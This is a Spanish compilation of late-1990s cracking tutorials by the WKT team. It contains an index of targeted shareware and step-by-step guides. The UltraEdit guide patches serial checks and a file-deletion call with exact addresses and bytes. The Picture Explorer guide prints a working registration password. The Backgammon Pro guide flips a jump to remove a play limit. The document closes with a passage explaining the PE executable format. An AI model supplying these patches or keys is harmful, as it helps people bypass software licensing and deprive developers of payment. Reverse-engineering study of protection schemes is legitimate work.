TextPad 3.2.4 (W95)		
Saltarse el aviso inicial de shareware		
Julio 98	Mr.Brown	Wdasm 8.9, Editor Hexadecimal

U

Ulead Button.Applet 1.0 (W95)

Conseguir que no caduque el programa y NagScreen.

31/08/99	Mr.Orange	SoftIce v3.25, ProcDump

Ulead Media Studio Pro v5.01 (W95)

Conseguir que no caduque el programa, NagScreen y eliminar una X muy molesta.

21/09/99	Estado+Porcino	SoftIce v3.25, Referencia API32

Ulead PhotoImpact v4.2 (W95)

Conseguir que no caduque el programa y NagScreen.

30/07/99	Mr.WhiTe	SoftIce v3.25, W32dasm v8.9, UltraEdit v6.10a

Ulead Video Studio v3.0 (W95)

Conseguir que no caduque el programa, NagScreen y otras limitaciones

14/09/99	Mr.Orange [WkT!]	SoftIce v3.25

Ultraedit v6.20b (W95)

Simular estar registrado.

29/09/99	^DeeJay^	SoftIce v3.24, W32dasm v8.9

Ultraedit v6.10a (W95)

Simular estar registrado.

15/07/99	Mr.WhiTe	SoftIce v3.24, W32dasm v8.9, UltraEdit v5.0a

Ultraedit 5.0 (W95)

Conseguir la clave para registrarse.

Enero 98	Estado+Porcino	Wdasm 8.X , SoftIce

Uninstall Manager 2.60 (W95)

Conseguir la clave para registrarse.		
20/11/98	Mr.Grey	SoftIce 3.24

V

W

Winboost 2000 v1.0.0.1999 (W95/W98/NT)		
Obtener un número de Serie Válido		
17/10/99	Mr.WhiTe	ProcDump v1.5, Gettyp v2.38, W32dasm v8.93, UltraEdit v6.10a
WinGest v3.5 (W95/W98/NT)		
Obtención de un número de Serie Válido		
07/07/99	XASX	SoftIce v3.25
WinRAR 2.04 (W95)		
Simular estar registrado.		
Julio 98	Mr.Brown	SoftIce 3.22, Editor Hexadecimal

X

0, 1, 2, 3, 4, 5, 6, 7, 8, 9		
4Screens 1.27 (W95)		
Conseguir la clave para registrarse.		
25/10/98	Mr.Grey	SoftIce 3.24

[Plantilla en formato htm | Plantilla en formato zip]

[Entrada | Documentoz Genéricoz | WKT TEAM Main Site]

[Todo el ECD | x Tipo de Protección | x Fecha de Publicación | x orden Alfabético]

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Ultraedit v6.10a**	W95 / W98 / NT
Descripción	Excelente editor Hexadecimal.	
Tipo	Shareware (30 $)	
Url	http://www.ultraedit.com	
Protección	**Nag Screen que nos pide el Numero de Serie. Time Limit 45 Dias**	
Dificultad	1) Principiante, 2) Amateur, **3) Aficionado,** 4) Profesional, 5) Especialista	
Herramientas	SoftIce v3.24, W32dasm v8.9, UltraEdit v5.0a	
Objetivo	**Simular estar registrados.**	
Cracker	**Mr.WhiTe [WkT!]**	
Fecha	15 de Julio de 1999	

Introducción

El programa no tiene limitaciones por no estar registrado, pero aparece una nag-screen cada vez que se arranca el programa. Hay una opción para registrarse, introduciendo el nombre y la clave. El objetivo será simular que nuestro fake serial es un número de serie correcto.

Al Atake

Lo primero es ver cómo reacciona el programa al intentar registrarnos.
Ponemos un nombre, y clave cualquiera, y nos aparece un mensaje que nos dice algo asi "UltraEdit will need to be restarted in order to validate the code".
Total, que salimos del UltraEdit y volvemos a entrar para que nos compruebe el serial.

Si te fijas, al cerrar el programa, en el directorio donde lo has instalado, se crea un archivo de registro uedit32.reg. Este archivo esta encriptado, y contiene precisamente nuestros datos de registro. Si utilizas el FileMonitor, podras comprobar como el UltraEdit lee este archivo para comprobar si nos hemos registrado correctamente.

Bien, vamos a utilizar nuestro queridisimo "death listing" o listado muerto y bucear en el código. :o)

Una vez desensamblado con el W32dasm, guardamos el project file para no tener que desensamblarlo mas tarde. Pulsamos el boton de String Data References y empezamos a buscar alguna pista.
Vemos varias referencias interesantes:

- Thank you for supporting Shareware
- UltraEdit 45 Day UltraEdit 45 Day Evaluation time expired!!!!

Despues de un buen rato investigando el código, y cuando ya empezaba a perderme con tantas posibles referencias..... se me ocurrio "cazar" al programa cuando lee ese archivo de registro uedit32.reg.

Buscando en mi HD encontre esas excelentes paginas de Torn@do, las Cracker's Notes.
Cojonudo, ahora solo tengo que encontrar la funcion adecuada. Vamos al apartado files a ver que hay..... ummm " GetPrivateProfileStringA " coooño, esta me suena. A ver para que carajo sirve.....
"Retrieves a string from the specified section in an initialization file" ;o) Comprobamos en el W32Dasm que funciones importa el UltraEdit ..... BINGO, está. ¿probamos? PROBAMOS.

Vamos al SoftIce y abrimos el UltraEdit. ARgg, la dichosa Nag que nos pide el serial. Ponemos un nombre y un serial cualquiera (de 6 caracteres) y.... quietooooo!!!! antes de pulsar el boton , Control+D y vamos al SoftIce, ponemos un BreakPoint en la funcion " GetPrivateProfileStringA ", (BPX GetPrivateProfileStringA), Control+D again. Pulsamos el boton, BANG! PANTALLAZO y de vuelta al SoftIce. :o)

```
:0040D209 E832A00500              call 00467240 ;Aqui aterriza el Softice
:0040D20E 59                      pop ecx
:0040D20F 59                      pop ecx
:0040D210 5E                      pop esi
:0040D211 85C0                    test eax, eax
:0040D213 7520                    jne 0040D235 ;Saltamos a....


* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040D213(C)
|
:0040D235 8D45C0                  lea eax, dword ptr [ebp-40] ;Serial Real
:0040D238 50                      push eax
:0040D239 8D4580                  lea eax, dword ptr [ebp-80] ;Nuestro Fake Serial
:0040D23C 50                      push eax
:0040D23D E8FE9F0500              call 00467240 ;Compara los Serials
:0040D242 59                      pop ecx
:0040D243 85C0                    test eax, eax
:0040D245 59                      pop ecx
```

```
:0040D246 7426                    je 0040D26E ;HAS PAGADO!!!
:0040D248 8D8540FFFFFF            lea eax, dword ptr [ebp+FFFFFF40] ;Otro Serial valido
:0040D24E 50                      push eax
:0040D24F 8D4580                  lea eax, dword ptr [ebp-80] ;Nuestro Fake Serial
:0040D252 50                      push eax
:0040D253 E8E89F0500              call 00467240 ;Compara los Serials
:0040D258 59                      pop ecx
:0040D259 85C0                    test eax, eax
:0040D25B 59                      pop ecx
:0040D25C 7410                    je 0040D26E ;HAS PAGADO!!!
:0040D25E C70500F24C0001000000    mov dword ptr [004CF200], 00000001
```

Es curioso, hay dos numeros de serie validos !!!!, en fin.... No comments ;o)
:0040D235 8D45C0 lea eax, dword ptr [ebp-40]
Si aqui escribimos " db ebp-40 " en el softIce veremos el primer serial válido.
:0040D248 8D8540FFFFFF lea eax, dword ptr [ebp+FFFFFF40]
Si aqui escribimos " db ebp+FFFFFF40 " en el softIce veremos el segundo serial válido.

Vamos a Parchear esto para que nos acepte cualquier serial:

```
:0040D246 7426   je 0040D26E
```

Lo cambiamos por " :0040D246 EB26 JMP 0040D26E "

Así siempre saltara al código correcto y se creera que el serial que le hemos puesto lo hemos pagado. ;o)

Ok, estupendo. Parece que ya esta listo, asi que probamos de nuevo nuestro fake serial y ..... tachan ..... tachan.... nos crea el uedit32.reg (tal y como esperabamos), cargamos el UltraEdit otra vez.... AAAAAAARGGGG !!!! PERO QUE PASAAAA?? (nos ha borrado el uedit32.reg) sera cabronazoooooo!!!. NAAAAG NAAAAG again !!
Flipante !! :o? ya nos ibamos y resulta que el programilla se las da de listo. Vaya vaya..... Esto no puede ser. :o(

Ummmm, nos borra un archivo!!. ¿y? ¿donde esta el problema?
Recurrimos otra vez a las funciones importadas por el UltraEdit (buscalas en el listado muerto con el W32Dasm). Ummmm, una funcion que nos borre un archivo..... joer, hay varias que ponen Delete:

- RegDeleteKeyA
- DeleteFileA <--- ¡Uy, QUE SUPERSORPRESAAAA !!!
- DeleteDC
- DeleteObject

:o) Back to SoftIce !!!. Repetimos el fake serial, cerramos el UltraEdit y vemos como nos crea el archivo uedit32.reg. Ahora ponemos el BreakPoint: " BPX DeleteFileA " cargamos el UltraEdit y PLAF, pantallazo y de vuelta al SoftIce.

Aterrizamos en:

```
* Reference To: KERNEL32.DeleteFileA, Ord:0057h
                                  |
:004443BA FF1514644A00            Call dword ptr [004A6414]
:004443C0 A174024D00              mov eax, dword ptr [004D0274]
:004443C5 8065FC00                and byte ptr [ebp-04], 00
:004443C9 83C0D4                  add eax, FFFFFFD4
:004443CC 8D4DEC                  lea ecx, dword ptr [ebp-14]
:004443CF A37C024D00              mov dword ptr [004D027C], eax
:004443D4 899E32070000            mov dword ptr [esi+00000732], ebx
```

```
:004443DA E8CE950300              call 0047D9AD
```

Ummm, ¿que tal si machacamos esa asquerosa llamadita a DeleteFileA?
:004443BA FF1514644A00 Call dword ptr [004A6414]

La sustituimos por: :004443BA 909090909090 (6 NOPS)

Comprobamos si nos mantiene el archivo .....SI, funciona. Quiza te haya sorprendido la manera de enfocar este tutorial puesto que no es la mejor opcion para registrar este programa, la mas limpia quiero decir. Pero asi aprendes las guarreridas que se pueden hacer. Ademas, funciona ¿no? El Programa cree que nuestro numero de serie es correcto, con lo cual ya no nos aparece la molesta nag al principio.
En la ventana de Help/About aparecemos como registrados, el programa no caduca y como ya no nos borra el archivo uedit32.reg .....ya tenemos otra excelente herramienta ;o)

Creo que no hace falta que te recuerde el propósito de estos tutoriales. ¿no?

NOTA: Estos tutoriales pueden contener errores intencionados (puede ser que el autor se haya saltado la explicación de algún paso, errores en las direcciones de memoria.....etc).
El objetivo es que aprendas a crackear y que tengas ideas propias. ;o)


```
*±±========-*-*-*-* P E R S O N A L   G R E E T Z *-*-*-*-========±±*
        Dasavant, Niabi, r00ster, ZEncrakz, Azrael, Klimpong, Zor
     Conde-Vampiro, Mac-Crack, Killer_P, ASTAGA, Harvestr, Iczelion
     JosephCo, Carpathia, Taylor, Tapu, Ivanopulo, EgoistE, Torn@do,
          JUANDA, Leoworld, ReKiem, Neural_N, Netking, Russ97,
                   Mr.Pink and of course all WKT Members ;o)
```



```
*------------------*
|WHISKEY KON TEKILA|
|Mr.WhiTe [WkT!99] |
|http://wkt.tsx.org|
|http://ecd.tsx.org|
*------------------*
```

--

Whiskey Kon Tekila CrACking tEAm.		
	WKT Tutorialz Site	
DiFiCultAD		DiFiCultAD
progrAmA	**Picture Explorer 1.2.1**	W95
DEsCripCión	Imagen	
tipo	Shareware ($26)	
url	http://www.secret-dan.com/pe	
protECCión	**Nag-Screen**	
DiFiCultAD	2) Amateur	
hErrAmiEntAs	W32Dasm	
CrACkEr	**Mr.Grey**	
FEChA	Diciembre 1998	
ComEntArio	Administrador de ficheros gráficos.	

Introducción

El objetivo sera encontrar el numero de registro real del programa.

Al Atake

Cuando arrancamos el Picture Explorer, nos sale directamente una Nag-Screen recordandonos que estamos en una version Shareware y dandonos opcion a registrarla o escribir un **Password** que el nos da para trabajar en modo Shareware.
Este **Password** que el nos da, y que sale en las lineas que hay encima de donde pide los campos, varia cada vez que arrancamos el programa.

Si intentamos registrar el programa, vemos que nos pide tres campos:

User Name: **Mr.Grey**
Organization: **Mr.Grey**
Password: **30071996**

pero si nos fijamos, el boton de **Siguiente >** esta desactivado hasta que se introduzca un **Password** correcto.
En este momento, introduciremos el **Password** que el nos da y que es de **5** caracteres.

Una vez introducido, el boton de **Siguiente >** se convierte en el boton **Finalizar** y esta activado, pulsar este boton y entraremos en el programa.

Si miramos en el menu **Help / About Picture Explorer...** veremos que como registro, nos sale **No register** en lugar de lo que pusimos nosotros en la pantalla de registro.
Esto nos servira para atacar la proteccion del programa desde el W32Dasm.

Arrancar el W32Dasm y abrir una copia del fichero **Picexpl.exe**, una vez desensamblado, salvarlo para no tener que volverlo a hacer.

Ir al menu **Refs / String Data References** y buscar la frase **No register**, una vez encontrada, hacer doble click sobre ella para situarnos en la parte de codigo que corresponda:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004011DF(C)
|

* Possible StringData Ref from Data Obj ->"No Register"
|
:0040125A BE74A14A00 mov esi, 004AA174
:0040125F 8D4F5C lea ecx, dword ptr [edi+5C]
:00401262 56 push esi
:00401263 E864C40500 call 0045D6CC
:00401268 56 push esi
:00401269 8D8F98000000 lea ecx, dword ptr [edi+00000098]
:0040126F E858C40500 call 0045D6CC
```

Vemos que aqui se viene por un salto condicional en la linea **:004011DF**, luego esto quiere decir que en esa parte de codigo debe estar la verificacion de si se esta registrado o no, veamos esta parte de codigo:

```
:00401174 33DB xor ebx, ebx
:00401176 3C79 cmp al, 79 <-- Interesante
:00401178 0F95C3 setne bl
:0040117B 33C0 xor eax, eax
:0040117D 80FA58 cmp dl, 58 <-- Interesante
:00401180 0F95C0 setne al
:00401183 03D8 add ebx, eax
:00401185 33C0 xor eax, eax
:00401187 807DF365 cmp byte ptr [ebp-0D], 65 <-- Interesante
:0040118B 0F95C0 setne al
:0040118E 03D8 add ebx, eax
:00401190 33C0 xor eax, eax
:00401192 807DF273 cmp byte ptr [ebp-0E], 73 <-- Interesante
:00401196 0F95C0 setne al
:00401199 03D8 add ebx, eax
:0040119B 33C0 xor eax, eax
:0040119D 807DF178 cmp byte ptr [ebp-0F], 78 <-- Interesante
:004011A1 0F95C0 setne al
:004011A4 03D8 add ebx, eax
:004011A6 33C0 xor eax, eax
:004011A8 807DF078 cmp byte ptr [ebp-10], 78 <-- Interesante
:004011AC 0F95C0 setne al
:004011AF 03D8 add ebx, eax
:004011B1 33C0 xor eax, eax
:004011B3 807DEF37 cmp byte ptr [ebp-11], 37 <-- Interesante
:004011B7 0F95C0 setne al
:004011BA 03D8 add ebx, eax
:004011BC 33C0 xor eax, eax
:004011BE 80F978 cmp cl, 78 <-- Interesante
:004011C1 0F95C0 setne al
:004011C4 03D8 add ebx, eax
:004011C6 33C0 xor eax, eax
:004011C8 807DEE36 cmp byte ptr [ebp-12], 36 <-- Interesante
:004011CC 0F95C0 setne al
:004011CF 03D8 add ebx, eax
:004011D1 33C0 xor eax, eax
:004011D3 807DED35 cmp byte ptr [ebp-13], 35 <-- Interesante
:004011D7 0F95C0 setne al
:004011DA 03D8 add ebx, eax
:004011DC 895DE0 mov dword ptr [ebp-20], ebx
:004011DF 7579 jne 0040125A <-- No registrado
:004011E1 CC int 03
:004011E2 C3 ret
```

Poner atencion a las lineas anteriores al salto a la rutina de error, en las comparaciones o **CMPs** que hay sobre valores **fijos** y que en total son **10**.
estas comparaciones son:

	AL	DL	EBP-D	EBP-E	EBP-F	EBP-10	EBP-11	CL	EBP-12	EBP-13
Hexadecimal	**79**	**58**	**65**	**73**	**78**	**78**	**37**	**78**	**36**	**35**
ASCII	**y**	**X**	**e**	**s**	**x**	**x**	**7**	**x**	**6**	**5**

Como se puede suponer, este es el **Password** de registro real y que ademas es siempre el mismo. Mirando unas lineas mas arriba de donde empieza la rutina de comprobacion, podemos ver como hay que colocar el **Password** para que coincida luego con la comprobacion:

```
:00401142 8A5001 mov dl, byte ptr [eax+01]
:00401145 8A08 mov cl, byte ptr [eax] <-- 1 caracter
:00401147 8855ED mov byte ptr [ebp-13], dl <-- 2 caracter
:0040114A 8A5002 mov dl, byte ptr [eax+02]
:0040114D 8855F0 mov byte ptr [ebp-10], dl <-- 3 caracter
:00401150 8A5003 mov dl, byte ptr [eax+03]
:00401153 8855EE mov byte ptr [ebp-12], dl <-- 4 caracter
:00401156 8A5004 mov dl, byte ptr [eax+04]
:00401159 8855F1 mov byte ptr [ebp-0F], dl <-- 5 caracter
:0040115C 8A5005 mov dl, byte ptr [eax+05]
:0040115F 8855EF mov byte ptr [ebp-11], dl <-- 6 caracter
:00401162 8A5006 mov dl, byte ptr [eax+06]
:00401165 8855F2 mov byte ptr [ebp-0E], dl <-- 7 caracter
:00401168 8A5007 mov dl, byte ptr [eax+07]
:0040116B 8855F3 mov byte ptr [ebp-0D], dl <-- 8 caracter
:0040116E 8A5008 mov dl, byte ptr [eax+08] <-- 9 caracter
:00401171 8A4009 mov al, byte ptr [eax+09]<-- 10 caracter
```

Partimos de la base de que en el registro **EAX** esta el **Password** correcto y haciendo un seguimiento de los movimientos, obtenemos el siguiente resultado:

Destino	**AL**	**DL**	**EBP-D**	**EBP-E**	**EBP-F**	**EBP-10**	**EBP-11**	**CL**	**EBP-12**	**EBP-13**
Origen	**EAX+9**	**EAX+8**	**EAX+7**	**EAX+6**	**EAX+4**	**EAX+2**	**EAX+5**	**EAX**	**EAX+3**	**EAX+1**
	y	**X**	**e**	**s**	**x**	**x**	**7**	**x**	**6**	**5**
Resultado	**EAX**	**EAX+1**	**EAX+2**	**EAX+3**	**EAX+4**	**EAX+5**	**EAX+6**	**EAX+7**	**EAX+8**	**EAX+9**
	x	**5**	**x**	**6**	**x**	**7**	**s**	**e**	**X**	**y**

Ahora ya tenemos el **Password** correcto.
Solo nos queda volver a ejecutar el programa y rellenar los campos de la siguiente manera:

User Name: **Mr.Grey**
Organization: **Mr.Grey**

Password: **x5x6x7seXy**

Tener en cuenta que como la clave es unica, en los campos de **User Name** y **Organization**, se puede poner lo que se quiera.

[Entrada | Documentoz Genéricoz | WKT TEAM Main Site]

[Todo el ECD | x Tipo de Protección | x Fecha de Publicación | x orden Alfabético]

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Whiskey Kon Tekila	WKT	Whiskey Kon Tekila
progrAmA	**Backgammon Pro**	W95
DEsCripCión	Juego de sobremesa.	
tipo	Shareware (10 $)	
protECCión	**Límite de 9 partidas si no estás registrado.**	
DiFiCultAD	1) Principiante, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
hErrAmiEntAs	Wdasm 8.9, Editor Hexadecimal	
CrACkEr	**Mr.Brown**	
FEChA	Julio de 1998	

Introducción

El programa controla que no se puedan jugar más de 9 partidas sin haberse registrado.
Per ello, utiliza 2 marcadores para guardar el número de partidas jugadas :

- en el registro, en HKEY_LOCAL_MACHINE\SOFTWARE\WinGames.Inc\ProBackgammon\Games Played
- en un fichero, el C:\Windows\Wgi.Ini en el offset 240

Al iniciarse el programa, se leen estos dos valores, y si son diferentes o mayores de 9, no se podrá jugar ninguna partida.

Al Atake

Si sólo se quiere poner el contador de partidas a 0, se puede hacer a mano, editando el registro con el RegEdit, y modificando el Wgi.Ini con un editor hexadecimal.
(O sea, editar el C:\Windows\Wgi.Ini y en el offset 240 poner 00. Después ejecutar el RegEdit.Exe, buscar "games played" y poner el valor 0)
Pero claro, no es ni cómodo ni elegante, así que mejor meterse en el pgm... ;-)

Abrir el WDasm, Open File to Disassemble y cargar el ProBack.Exe.
Ahora que ya tenemos el pgm desensamblado, vamos a cargarlo con Ctrl-L (Load Process).
Va bene, ahora ya podemos empezar a debugarlo.

Mirar en Refs/String Data References para ver que textos utiliza el pgm.
Al hacer doble click sobre uno de ellos, se mostrará en que parte del código se usa.
Seguir haciendo doble click para ver las siguientes localizaciones.

En este caso, el valor que nos puede interesar es "Registration Number".
Después de hacer doble click, apretamos PF2 para poner un BreakPoint. O sea, que el debugger se parará en esta instrucción.
En total, hay 5 referencias a "Registration Number".
Mirando un poco el código de alrededor de los BreakPoints, se pueden ver las llamadas a las funciones del API de windows.
Así podemos intuir que se hace con el "Registration Number" en cada uno de los 5 BreakPoints :

- El primero(Line:26749 Pg 319) es para la llamada a RegQueryValueExA
- El segundo i cuarto (Line:26807 i 28940) son para la llamada a RegCreateKeyExA
- El tercero i quinto (Line:26829 i 28966) son para la llamada a RegSetValueExA

Iniciamos la ejecución del pgm con PF9(Run), y se parará en :0040FB5C ,(Line:26749 Pg 319) :

```
* Possible StringData Ref from Data Obj ->"Registration Number"
                                        |
:0040FB5C 6834764400                    push 00447634
:0040FB61 50                            push eax
:0040FB62 C744243404000000              mov [esp+34], 00000004
:0040FB6A FFD7                          call edi
:0040FB6C 85C0                          test eax, eax
:0040FB6E 7404                          je 0040FB74
:0040FB70 895C2424                      mov dword ptr [esp+24], ebx

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040FB6E(C)
|
:0040FB74 8B4C2410                      mov ecx, dword ptr [esp+10]
:0040FB78 51                            push ecx
:0040FB79 FFD5                          call ebp

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040FB4A(C)
|
```

```
:0040FB7B 8B542414                mov edx, dword ptr [esp+14]
:0040FB7F 52                      push edx
:0040FB80 FFD5                    call ebp

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040FB2F(C)
|
:0040FB82 8B442424                mov eax, dword ptr [esp+24]
:0040FB86 8B4C2418                mov ecx, dword ptr [esp+18]
:0040FB8A 3BC1                    cmp eax, ecx
:0040FB8C 0F84AA000000            je 0040FC3C
```

Después de unos pocos PF8, se llega a :0040FB8C je 0040FC3C ,(Line:26777 Pg 319)
Caliente,caliente ;-))) Que pasaria si en lugar de "je" hubiera un "jne" ;-? ;-DDD
Pues sí, un simple BIT (de je(84h) a jne(85h)) hace que todas las protecciones queden anuladas (tanto la pantalla de propaganda inicial, como el límite de las 9 partidas ;-)

Os recomiendo imprimir las páginas 319-321 y intentar seguirlas un poco juntamente con el Debug para ver por donde va pasando y que va haciendo.
Por ejemplo, la comprobación de partidas jugadas se hace en :

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040FC70(C)
|
:0040FCC7 A1F8B54400              mov eax, dword ptr [0044B5F8]
:0040FCCC 8B542410                mov edx, dword ptr [esp+10]
:0040FCD0 B90B000000              mov ecx, 0000000B
:0040FCD5 3B5004                  cmp edx, dword ptr [eax+04]
:0040FCD8 7407                    je 0040FCE1
:0040FCDA 894C2410                mov dword ptr [esp+10], ecx
:0040FCDE 894804                  mov dword ptr [eax+04], ecx

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040FCD8(C)
|
:0040FCE1 394C2410                cmp dword ptr [esp+10], ecx
:0040FCE5 730A                    jnb 0040FCF1
:0040FCE7 C705C8B5440001000000    mov dword ptr [0044B5C8], 00000001
```

El valor del registro "games played" está en EDX, el valor del fichero Wgi.Ini está en EAX, y el máximo de partidas permitidas está en ECX (0Bh=10d)

Ya para acabar, sólo falta modificar el fichero ProBack.Exe con un Editor hexadecimal.
Es facil localizar la posición, ya que el Wdasm indica el offset dentro del fichero. (Ej: @Offset 0000EF8Ch in File:ProBack.exe)

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Code Snippet Creator 1.05**: ***Descabezando archivos ejecutables portables***	W95 / W98 / NT
Descripción	Herramienta para crear recortes (snippets) de código a ser insertos en archivos ejecutables de formato PE y agregar funcionalidades.	
Tipo	Ejecutable empaquetado	
Url	http://www.wco.com/~micuan/Tools/snipc105.zip	
Protección	**Empaquetamiento de ejecutable con formato PE**	
Dificultad	1) Principiante, 2) Amateur, 3) Aficionado, **4) Profesional,** 5) Especialista	
Herramientas	Hex Workshop u otro buen editor hexdecimal. ProcDump v1.5 W32DASM32 8.93 y/o IDA PRO eXeScope v4.40 Opcional: NotePad SoftIce v3.0 o superior Oxígeno	
Objetivo	**Comprender la estructura y el contenido del encabezado de los archivos con formato PE**	
Cracker	**nuMIT_or**	
Fecha	Octubre de 1999	

Descabezando archivos ejecutables portables

Introducción

He tenido noticias de algunos interesados en conocer sobre un tema en el que he estado trabajando: el formato de los archivos ejecutables portables, conocidos como los "PE files". Como acostumbro a llevar notas de lo que hago, he reunido y ordenado este material esperando que pueda ser útil. No me responsabilizo del uso que hagan otros de él.

PE es el formato adoptado por W32 (Windows a 32 bits) para sus archivos ejecutables (EXE), sus librerías dinámicas

(DLL), dispositivos virtuales (VXD), etc. W32 adoptó este formato debido a las posibilidades que quedaban abiertas al implementar direcciones y punteros de 32 bits y debido al manejo de la memoria que estas posibilidades exigían.

ALGO SOBRE MEMORIA VIRTUAL

==========

W32 implementa un manejo de memoria que supone paginación, dividide la memoria física en bloques de memoria fija 4 KB llamados "páginas". Al proceso de dividir la memoria en páginas se llama paginación. Se trata de una técnica muy empleada en los sistemas operativos multitareas (capaces de ejecutar más de una tarea al mismo tiempo) para manejar la memoria dinámica del sistema (RAM = Randow Access Memory = Memoria de Acceso Aleatorio) de manera que ninguna tarea altere los datos de otra o la intervenga negativamente en su comportamiento.

W32 emplea punteros y direcciones de 32 bits. Esto quiere decir que, si lo tuvieramos, podríamos usar una memoria de 4GB para cada programa en ejecución. Pero aunque no tengamos todavía ships con esta capacidad de memoria, los programas en W32 corren como si la tuvieran a su disposición. El sistema W32 asigna a cada proceso o programa en ejecución un espacio de direcciones ficticio de 4GB, un montón de memoria que sólo existe imaginariamente, llamada "memoruia virtual". Luego, para ejecutar código del programa o disponer de sus datos, transforma, a través de un par de tablas, las direcciones ficticias en direcciones reales en la memoria física.

Para comprender cómo W32 transforma direcciones virtuales en direcciones físicas para que el CPU pueda acceder a las instrucciones del programa montadas en la RAM, sugiero la lectura del artículo "***La Memoria en W32: intro***" que seguramente acompaña a este que lees ahora.

El tema de la memoria virtual da para más y conviene tratarlo aparte. Ahora nos ocupan los PE.

Teoría y un poco de práctica..

ARCHIVOS EN GENERAL Y EL FORMATO PE

==========

Un archivo no es más que un conjunto de datos organizados en varias entidades llamadas "registros". Un registro es lo que conocemos en programación como "estructura", es decir, un espacio en memoria que se emplea para guardar datos de manera ordenada.

Una estructura se divide en entidades de tamaño definido destinadas a almacenar datos de justo ese tamaño. A cada una de estas "celdas" de la estructura la llamamos campos.

Las estructuras o registros permiten almacenar información, en sus campos, sobre entidades particulares. En este sentido, la estructura es una colección de campos que pueden ser tratados como una unidad por algún programa. Es un bloque de datos organizado en campos sobre una entidad específica.Toda estructura posee un nombre que la identifica y permite localizarla o manejarla; este nombre es una varable del tipo de la estrcuctura que nombra y permite el tratamiento de las entidades de las cuales informa la estrcutura.

Ahora bien, a la información contenida en un archivo se puede acceder de manera secuencial o directa. El modo secuencial es lento en muchos casos ya que se necesita revisar cada dato desde el comienzo del archivo con orden secuencial, hasta dar con el buscado. Por esto, la mayoría de las veces lo mejor es ir directamente al dato buscado, sin tener que revisar todos los campos del archivo.

Para facilitar el acceso directo a los datos, se pueden colocar unos directorios al comienzo del archivo que indiquen dónde se encuentran ciertos tipos de datos. Los directorios son estructuras cuyos campos, llamados entradas del directorio, son tablas que tienen la misma estrcutura. Funcionan como un "directorio" telefónico. Si busco un dato de cierto tipo, reviso el directorio y veo dónde están agrupados esos datos. Luego voy a la sección donde se encuentran los datos de este tipo. Seguramente en esta sección habrá una tabla que me informe sobre lo que hay en ella. Reviso entonces esta tabla y con lo que me dice, busco el dato que me interesa: no tengo que ir dato por dato para encontrar lo que busco.

Este es el principio a partir del cual se ideó el formato de los archivos PE, y facilitar el montaje del programa en la RAM: se coloca al principio del archivo una serie de estructuras que informan sobre el contenido del archivo. El contenido del archivo se divide en secciones cada una con datos de cierto tipo, formando el cuerpo del archivo. Las estructuras al comienzo del archivo forman el encabezado del archivo y nos dicen la dirección donde se ubica cada sección, su tamaño y sus atributos. A la vez, cada sección implementa tablas con información particular sobre el contenido de su cuerpo.

Entonces, en los archivos con formato PE, tenemos un encabezado y un cuerpo. El encabezado de los archivos PE se subdivide en, podríamos decir, cuatro subencabezados:

- El encabezado DOS MZ
- El encabezado PE
- El encabezado NT opcional
- El conjunto de tablas de secciones

Veámos la organización en la siguiente tabla:

PE EXE (Windows 32Bit EXE, DLL, OCX, etc)

Encabezado MZ EXE	**Contiene información necesaria para ejecutar el DOS STUB. Conservado por compatibilidad**	**Encabezado DOS**
Encabezado MZ extendido	**El desplazamiento (OFFSET) 3Ch apunta al encabezado PE**	
DOS STUB	**Usualmente despliega 'Requires windows to run' o un mensaje similar**	**Agregado para avisar que el programa rueda en Windows**
Encabezado PE	**Contiene info necesaria para correr el programa en Win32**	**Encabezados agregados por W32**
Encabezado opcional NT	**Contiene info adicional necesaria para correr el programa en Win32**	
Tabla de Objetos o Secciones	**Información sobre objetos o secciones en el archivo**	
Objetos o secciones	**Datos de las secciones**	**Cuerpo del archivo**

El cuerpo del archivo con formato PE se subdivide en un número no fijo de secciones, cada una de las cuales dividida también en una tabla de sección, que nos informa sobre el contenido de la sección, y el cuerpo de sus datos.

Veamos ahora con detenimiento el encabezado.

RASTROS ARCÁICOS: ENCABEZADO DOS MZ

Los archivos ejecutables con formato PE inician con el encabezado DOS MZ, que no es más que el antiguo encabezado de los archivos EXE más algunos campos adicionales que se agregaron para posibilitar la transición.

El encabezado DOS, conservado por compatibilidad, es el mismo que empleaban los antiguos programas DOS de 16 bits, más unos campos adicionales. Su estructura (en ensamblador) es:

```
_IMAGE_DOS_HEADER STRUC
; ////////////////////////////////////////////////////
; CAMPOS TRADICIONALES
; ////////////////////////////////////////////////////
e_magic DW ?
e_cblp DW ?
e_cp DW ?
e_crlc DW ?
e_cparhdr DW ?
e_minalloc DW ?
e_maxalloc DW ?
e_ss DW ?
e_sp DW ?
e_csum DW ?
e_ip DW ?
e_cs DW ?
e_lfarlc DW ?
e_ovno DW ?
; ////////////////////////////////////////////
; CAMPOS ADICIONALES
; ////////////////////////////////////////////
e_res DW 4 DUP ( ? )
e_oemid DW ?
e_oeminfo DW ?
e_res2 DW 10 DUP ( ? )
e_lfanew DD ?
_IMAGE_DOS_HEADER ENDS
PIMAGE_DOS_HEADER TYPEDEF NEAR PTR _IMAGE_DOS_HEADER
```

Quien no entienda esta estructura puede orientarse por la siguiente tabla:

Encabezado EXE MZ

0000	**Word**	**ID 'MZ' - Etiqueta de archivo EXE**
0002	**Word**	**Número de bytes en la última página o bloque de 512 bytes del ejecutable**
0004	**Word**	**Número de todas las páginas de 512 bytes en el ejecutable (incluyendo la última)**
0006	**Word**	**Número de entradas de la tabla de relocalizaciones**
0008	**Word**	**Tamaño del encabezado en parágrafos (16 bytes)**
000A	**Word**	**Tamaño mínimo de los parágrafos de memoria localizada por encima del final del programa ya cargado en RAM.**
000C	**Word**	**Tamaño máximo de los parágrafos de memoria localizada por encima del final del programa ya cargado en RAM.**
000E	**Word**	**SS (Stack Segment) relativo al inicio del ejecutable**
0010	**Word**	**SP (Stack Pointer) inicial**
